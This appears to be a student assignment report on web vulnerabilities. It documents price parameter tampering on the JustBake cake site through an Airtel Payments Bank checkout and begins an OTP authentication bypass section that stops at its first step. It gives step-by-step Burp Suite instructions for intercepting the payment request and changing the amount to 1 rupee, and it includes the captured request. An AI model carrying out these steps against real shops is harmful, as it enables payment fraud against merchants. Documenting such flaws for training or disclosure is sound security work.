
| Text message



B. Perform a Parameter(price) tampering on any 2 websites and Prepare clear Documentation.

Title of Vulnerability: Price Parameter Tampering Vulnerability

CVSS Score :



Relate with OWASP Top 10: This vulnerability is related to the OWASP Top 10 category of Injection.

Description:

This report highlights a price parameter tampering vulnerability found on example.com. The vulnerability allows attackers to manipulate price parameters in requests to change the cost of items during transactions, leading to financial losses or unauthorized discounts.

Detailed Explanation:

Upon investigation, it was discovered that justbake.in does not sufficiently validate and sanitize price parameters in requests related to transactions. Attackers can exploit this vulnerability by modifying price parameters, such as item prices or discounts, during the checkout process. By manipulating these parameters, attackers can change the total cost of items or apply unauthorized discounts, potentially leading to financial losses for the organization or unfair advantages for the attacker.

Impact:

The impact of this vulnerability can be significant and can result in various financial and reputational risks, including:

Financial Losses: Attackers can manipulate price parameters to lower the cost of items during transactions, leading to revenue losses for the organization.

Fraudulent Activities: Price parameter tampering can be exploited to apply unauthorized discounts or promotions, facilitating fraudulent transactions or unauthorized purchases.


Customer Disputes: Incorrect pricing due to parameter tampering can lead to customer disputes, affecting trust and reputation.

Regulatory Compliance Violations: Price manipulation may violate regulatory requirements related to fair pricing practices or consumer protection laws.


Steps to recreate

Website : <https://www.justbake.in/>


Step 1 : Open the website you want to perform parameter price tampering on



Step 2 : Click on the Select city in the tab select city and select the city you want



Step 3 : In the Cakes tab we want the expensive cake so go to the premium cake section and select the premium red velvet cake



Cake Delivery in Vijayawada

A screenshot of the JustBake website's product page for the Red Velvet Cake. The page features a large image of a round red velvet cake with white frosting and a small flower garnish. To the right of the image, the product name 'Red Velvet Cake' is displayed, along with a star rating of '★★★★★ | 1028 Reviews' and a price of '₹9600/-'. A green badge indicates 'SAFE & HYGIENE'. Below the price, there is a field to 'Enter Your Pincode' with a 'Apply' button. A 'Weight' section shows options from 0.5 KG to 8.0 KG, with 8.0 KG selected. There are also sections for 'Message On Cake' and 'Special Instructions'. At the bottom, there are buttons for 'Add To Cart' and 'Buy Now', along with social media sharing icons for Facebook, Twitter, Google+, LinkedIn, and Pinterest.

Step 4 : Enter the pincode 560073 for vijayawada in pincode tab and click on apply

Red Velvet Cake

★★★★★ | 1028 Reviews

₹9600/-

Inclusive of all taxes



560073

Apply

Delivery Available!

Weight

0.5 KG 1.0 KG 1.5 KG 2.0 KG 2.5 KG 3.0 KG 3.5 KG 4.0 KG 4.5 KG
5.0 KG 5.5 KG 6.0 KG 6.5 KG 7.0 KG 7.5 KG 8.0 KG

Message On Cake

(Note : Special Characters Other Then *-!@ Not Allowed. Only 20 characters Allowed.)

Special Instructions

(Example : I want it to be a Surprise or I will be in a meeting at 5 pm, Please SMS if don't answer call etc)

Add To Cart

Buy Now



Step 5 : Then click on buy now and give random details about yourself , just put the mobile number real rest everything can be fake

BILLING DETAILS

Choose Delivery Option

Collect at the Store Home/Office Delivery (Additional Charges)
NOTE: For Home Delivery (HD) there would be additional Charges. For Delivery within 5 kms - it would be 75 Rs & 15km for subsequent km

Delivery Date * 18-04-2024 Delivery Time * 12:00 pm - 14:00 pm

Please have someone available at Delivery Address during the Delivery Time

Full Name * jonathan

Phone * 702886778 Email Address * ravedaw118@etopys.com

Create an account?

Recipients Name Recipients Mobile

YOUR ORDER

S.No	Product	Weight	Total
1	Red Velvet Cake - 8 Kg	Qty : 1	₹9600

COUPON

Sub Total ₹9600
Delivery charges ₹75.00
Grand Total ₹9675.00

BUY1 GET1 is applicable only on 335 grams of plum cake, and no coupon required, the free plum cake will be delivered.

Guaranteed SAFE Checkout

Step 6 : Then click on online pay button and proceed to checkout

Choose a payment option

Payable Now ₹9675

Transaction Id: 661fb5cd1e573

Win up to 50 cashback on Amazon Pay Balance
Win upto 50 cashback behind scratch card on Amazon Pay Balance till 30 Apr |Min Rs100|Once per user

[See Terms & Conditions](#) [SEE ALL OFFERS](#)

SELECT A PAYMENT OPTION

Unlock Saved Option View your saved payment options

Freecharge Pay using Freecharge

Yes Bank Pay using Bank netbanki

PAYMENT OPTIONS

Cards (Credit/Debit)

Wallet **OFFER** +3

LazyPay **OFFER** Buy now and pay later as per your convenience


EMI Debit Card

[Show all options](#)


I consent to the processing of my data by PayU Group their Business Partners and their service providers for curating and offering products and services that may be of use to me

PayU By proceeding, you agree to your data being processed per

Step 7 : This will redirect you to a wallet and online pay section, go to wallet and select airtel payment bank



Step 8 : Before clicking on the proceed button , open the burp suite tool and go in the proxy tab and on the intercept and then click on the proceed button



Step 9 : Now in the burp suite tab check for the parameter price or total price or amount or anything that has the value of the item added in the cart, if you dont find keep on forwarding the request

Step 10: Once you find it just click on the price and change it to 1rs and turn off the intercept

Intercept HTTP history WebSockets history Proxy settings

Forward Drop Intercept is on Action Open browser

Add notes HTTP/1

Pretty Raw Hex

```

1 POST /payment/econ/c/initiatePayment?REQUEST=ECOMM_SIGNAL4MID=108224C1aTQH_BEF_NO=19671198609a8Dw
https://econ.airtelbank.com:443/secure_payu/int2fd80de1f767e62c9b01c0d8dd9cd0b*c4b4CFairtelmoney_response.php&FU#
https://econ.airtelbank.com:443/secure_payu/int2fd80de1f767e62c9b01c0d8dd9cd0b*c4b4CFairtelmoney_response.php&AMT=1.00&DATE=04172024171949&CURL=INR&END_MID=PU-BINDUR4MER_SERV=PU-BINDUR&
CUST_EMAIL=raveyavil1940etopsys.com&CUST_MOBILE=7028867784&service=R&hash=
Se5d7a1501eeb30d4fd4ca010f0e96b136f5d373b00f742af9b16c4475a95c976bd594e8ffba3e956824ea8ff5fdd60dd63bdal79c0f4695a9be0acd HTTP/1.1
2 Host: econ.airtelbank.com
Cookie: TS801f4880027=1
08745da02cab2007762d04df968021a0e9643fc2b1d478bc2b6a02945e3d38650fc1090c5d0234dC1080bc2770d1l3000+4ba043498e09a84b43c45d0ac1c4c4b5a5593db07588787763bd32cb06e6db5885fcf6b82279
f160a5a544ad547d
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: application/javascript+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.8
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 0
.0 Origin: https://econ.airtelbank.com/
.1 Referer: https://econ.airtelbank.com/
.2 Upgrade-Insecure-Requests: 1
.3 Sec-Fetch-Dest: document
.4 Sec-Fetch-Mode: navigate
.5 Sec-Fetch-Site: cross-site
.6 Te: trailers
.7 Connection: close
.8
.9

```

Event log (12) All issues Memory: 214.2MB

Step 11: Go to the website and see , if you see the price been changed to 1rs then it is vulnerable to parameter tampering and ask for otp

Step 12 : Enter the otp but don't proceed as it is illegal

5:24 PM 📲 🕒 💬 🚶



69%



Airtel


5:24 PM

सतर्क रहें, OTP ना बताएं!
Never share your OTP [464267](#)
for txn of Rs. 1.00 with Airtel
Payments Bank on PU-BINDUR.
@ecom.airtelbank.com #[464267](#)

C. Perform Authentication Bypass Exploitation on any website and Prepare clear Documentation.

Title of Vulnerability: Authentication Bypass via OTP Parameter Passing

CVSS Score:



Relate with OWASP Top 10: This vulnerability is related to the OWASP Top 10 category of Broken Authentication.

Description:

This report highlights an authentication bypass vulnerability found on example.com, where attackers can bypass the OTP (One-Time Password) authentication mechanism by passing OTP parameters directly in requests.

Detailed Explanation:

Upon investigation, it was discovered that relies solely on OTP parameters for authentication without implementing additional security controls. Attackers can exploit this vulnerability by intercepting or modifying requests containing OTP parameters, then replaying or manipulating these parameters to bypass the OTP authentication process. By passing valid or fabricated OTP values directly in requests, attackers can gain unauthorized access to user accounts without possessing the legitimate OTP credentials.

Impact:

The impact of this vulnerability is severe and can lead to various security breaches, including:
Unauthorized Account Access: Attackers can bypass OTP authentication and gain unauthorized access to user accounts, potentially compromising sensitive information or performing unauthorized actions.

Data Theft: Compromised accounts may contain sensitive data such as personal information, financial details, or confidential documents, which can be stolen or manipulated by attackers.


Identity Theft: Attackers can impersonate legitimate users by accessing their accounts through OTP bypass, leading to identity theft or fraudulent activities.

Reputation Damage: Incidents of unauthorized account access can damage the reputation of example.com, eroding trust among users and stakeholders.


Steps to Recreate

Step 1 : Find a website that has a OTP Login Authentication

